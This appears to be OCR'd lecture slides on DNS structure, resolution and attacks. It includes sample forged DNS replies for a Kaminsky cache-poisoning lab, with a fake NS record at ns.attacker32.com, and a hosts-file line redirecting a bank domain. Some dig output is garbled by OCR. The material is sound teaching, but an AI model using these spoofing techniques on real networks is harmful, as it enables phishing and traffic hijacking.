


DNS Response

☐ **A DNS response typically includes 4 main sections:**

1. 🔍 **Question Section**
   - ❑ Includes the domain name the client queried.
   - ❑ Describes the original question sent to the nameserver.
2. 📦 **Answer Section**
   - ❑ Contains **resource records (RRs)** that answer the question.
   - ❑ E.g., A record: www.example.com → 93.184.216.34.
3. 📘 **Authority Section**
   - ❑ Lists the **authoritative nameservers** for the domain.
   - ❑ Guides where the resolver should look next.
4. ☐ **Additional Section**
   - ❑ Offers extra details like IPs of the nameservers (A or AAAA records).
   - ❑ Helps avoid extra lookups.

When the DNS server doesn't know the answer



The **Answer Section** is left empty.
It responds with:

- **NS records** in the Authority Section, and
- Their **IP addresses** in the Additional Section.

DNS Resolution (Steps 2–3): .NET and Example.net Lookup

Step 2: Ask the .NET TLD Nameservers

- ✓ The resolver queries .net nameservers for example.net.
- ✓ They don't have the answer, but respond with:
  - NS Records in the Authority Section (e.g., a.iana-servers.net)
  - A Records (IP addresses) in the Additional Section.

This allows the resolver to know who to ask next and how to reach them.

Step 3: Ask the Authoritative Nameserver (example.net)

- ✓ The resolver uses the IP from the Additional Section to query a.iana-servers.net.
- ✓ This server responds with:
  - An Answer Section that includes the A record → final IP (e.g., 93.184.216.34)

Now, the resolver has the real IP of www.example.net!


Steps 2-3: Ask .net & example.net servers

```
$ dig @m.gtld-servers.net www.example.net

:: QUESTION SECTION;          IN  A

:: AUTHORITY SECTION;

example.net.                  IN  A
b.iana-servers.net.

:: ADDITIONAL SECTION;
a.lana-servers.net.   172800 IN 194.63.53
b.iana-servers.net.   172800 IN 194.93.53
```

Step 2:
Ask.net nameservers for example.net
Response
(NS records (Authority)

```
$ dig @a.iana-servers.net www.example.net

:: QUESTION SECTION;          IN  A

www.example.net

www.example.net       86400  93.184.216.34
```

Step 3:
Query IP of one NS
(e.g. a.lana-servers.net)
Final A record
received (Answersection



NS
(Name Server)

A Record
Maps domain name to IPV4 address

Additional Section
Their IP addresses

Time to Live:
86400

DNS Attacks Types

DNS Spoofing

Attacker injects false records into DNS cache.

DNS Tunneling

Used to exfiltrate data over DNS queries.

Domain Hijacking

Changes domain registration to take control.

Phantom Domain Attack

Slow responses lead to server thread exhaustion.

DNS Amplification

Small queries lead to large payloads flooding the victim.

NXDOMAIN Attack

Overwhelms servers by requesting non-existent domains.


Domain Lock-Up


Locks domains or modifies settings maliciously.

These attack types are increasingly leveraged in cybercrime and nation-state threat campaigns. Mitigations involve DNSSEC, rate limiting, filtering, and resolver hardening.

Lab Setup: Simulating a DNS Spoofing Attack and DNS Tunneling

- Following setup is being used for our lab activities (Lab-2)





DNS Attacks on Compromised Machines


If attackers gain root access, they can fully manipulate DNS behavior.

- **Modify /etc/resolv.conf**
  - **Goal:** Redirect all DNS queries to a **malicious DNS server**.
  - **Impact:** The attacker controls all name resolutions on the machine.

- **Modify /etc/hosts**
  - **Action:** Insert fake IP addresses for trusted domains (e.g., www.bank32.com).
  - **Impact:** Victim is silently redirected to **attacker-controlled sites**.

Example:
93.50.123.5 www.bank32.com

Lab Tool: Netwag / Netwox
- **Purpose:** Simulate and analyze DNS attacks hands-on.
- **Learn:** How redirection works and how attackers exploit trust in DNS.




Why It Matters
- Users won't notice the redirection.
- All DNS activity appears "normal" at surface level.
- This can enable phishing, data theft, and malware delivery.

Local DNS cache poisoning attack

Spoofing DNS Replies (from LAN)


- **What Happens:**
- An attacker on the LAN sends a fake DNS reply **faster** than the real one.
- **Goal:**
- Trick the DNS server into caching a **malicious IP** for a trusted domain.
- **Impact:**
- All users on the network are redirected to **phishing or fake sites**.
- **Mitigation:**
- Use **DNSSEC**, **randomize ports**, and **monitor DNS traffic**.



Local/Remote DNS Cache Poisoning Attack

Pharming uses the DNS to redirect users from the intended domain to another domain/website. This can be done by:

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.    IN A

;; ANSWER SECTION:
www.example.net.    259200  IN A       1.2.3.4              ①

;; AUTHORITY SECTION:
example.net.        259200  IN NS      ns.attacker32.com.   ②
```



The Kaminsky Attack

How Kaminsky Avoids Cache Limitations?

Kaminsky's Trick:

- Ask a different subdomain every time → bypass DNS cache

Race Condition:


- Attacker floods forged replies with fake NS in the Authority section
  ➤ e.g., ns.attacker32.com

DNS Cache Poisoned:

- Fake NS record is accepted
- example.com now resolved via ns.attacker32.com

Result:

- Attacker controls all future lookups for example.com



Forged DNS Response in Kaminsky Attack

This random name will change for each attack attempt


This answer does not matter

```
;; QUESTION SECTION:
;twysw.example.com.                    IN    A

;; ANSWER SECTION:
twysw.example.com.          259200    IN    A    1.2.3.4

;; AUTHORITY SECTION:
example.com.                          259200    IN    NS    ns.attacker32.com
```

This is what we want the local DNS server to cache

Tell the DNS server to use this one as the nameserver for the example.com domain

What Can a Malicious DNS Server Do?



Fake Data in the Additional Section

Additional Section

Additional information is provided

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.          259200  IN      A       192.168.0.201
www.facebook.com.       259200  IN      A       192.168.0.202
```

They will be discarded: out of zone. They will cause security problems if not discarded.

Authority Section

This one is allowed

This one is out of zone, and should be discarded

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.example.net.
facebook.com.           259200  IN      NS      ns.example.net.
```

Reply Forgery Attacks from Malicious DNS Servers

Forged DNS Reply

Authority

example.net NS
ns.facebook.com

Additional

facebook.com
192.168.0.201

Valid Mapping:
- example.net NS → facebook.com (okay - name delegation)

Invalid Addition:
- facebook.com A 192.168.0.201 (should be discarded – out-of-zone)

Why It Matters:
If accepted, it gives the attacker control over the IP returned for facebook.com, enabling phishing or spoofing

```
;; QUESTION SECTION:
www.example.net.              IN    A

;; ANSWER SECTION:
www.example.net.       259200 IN    A      192.168.0.101

;; AUTHORITY SECTION:
example.net.           259200 IN    NS     www.facebook.com.

Out-of- zone
www.facebook.com.      259200 IN    A      192.168.0.201
```

This one is allowed

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

DNS Rebinding Attack

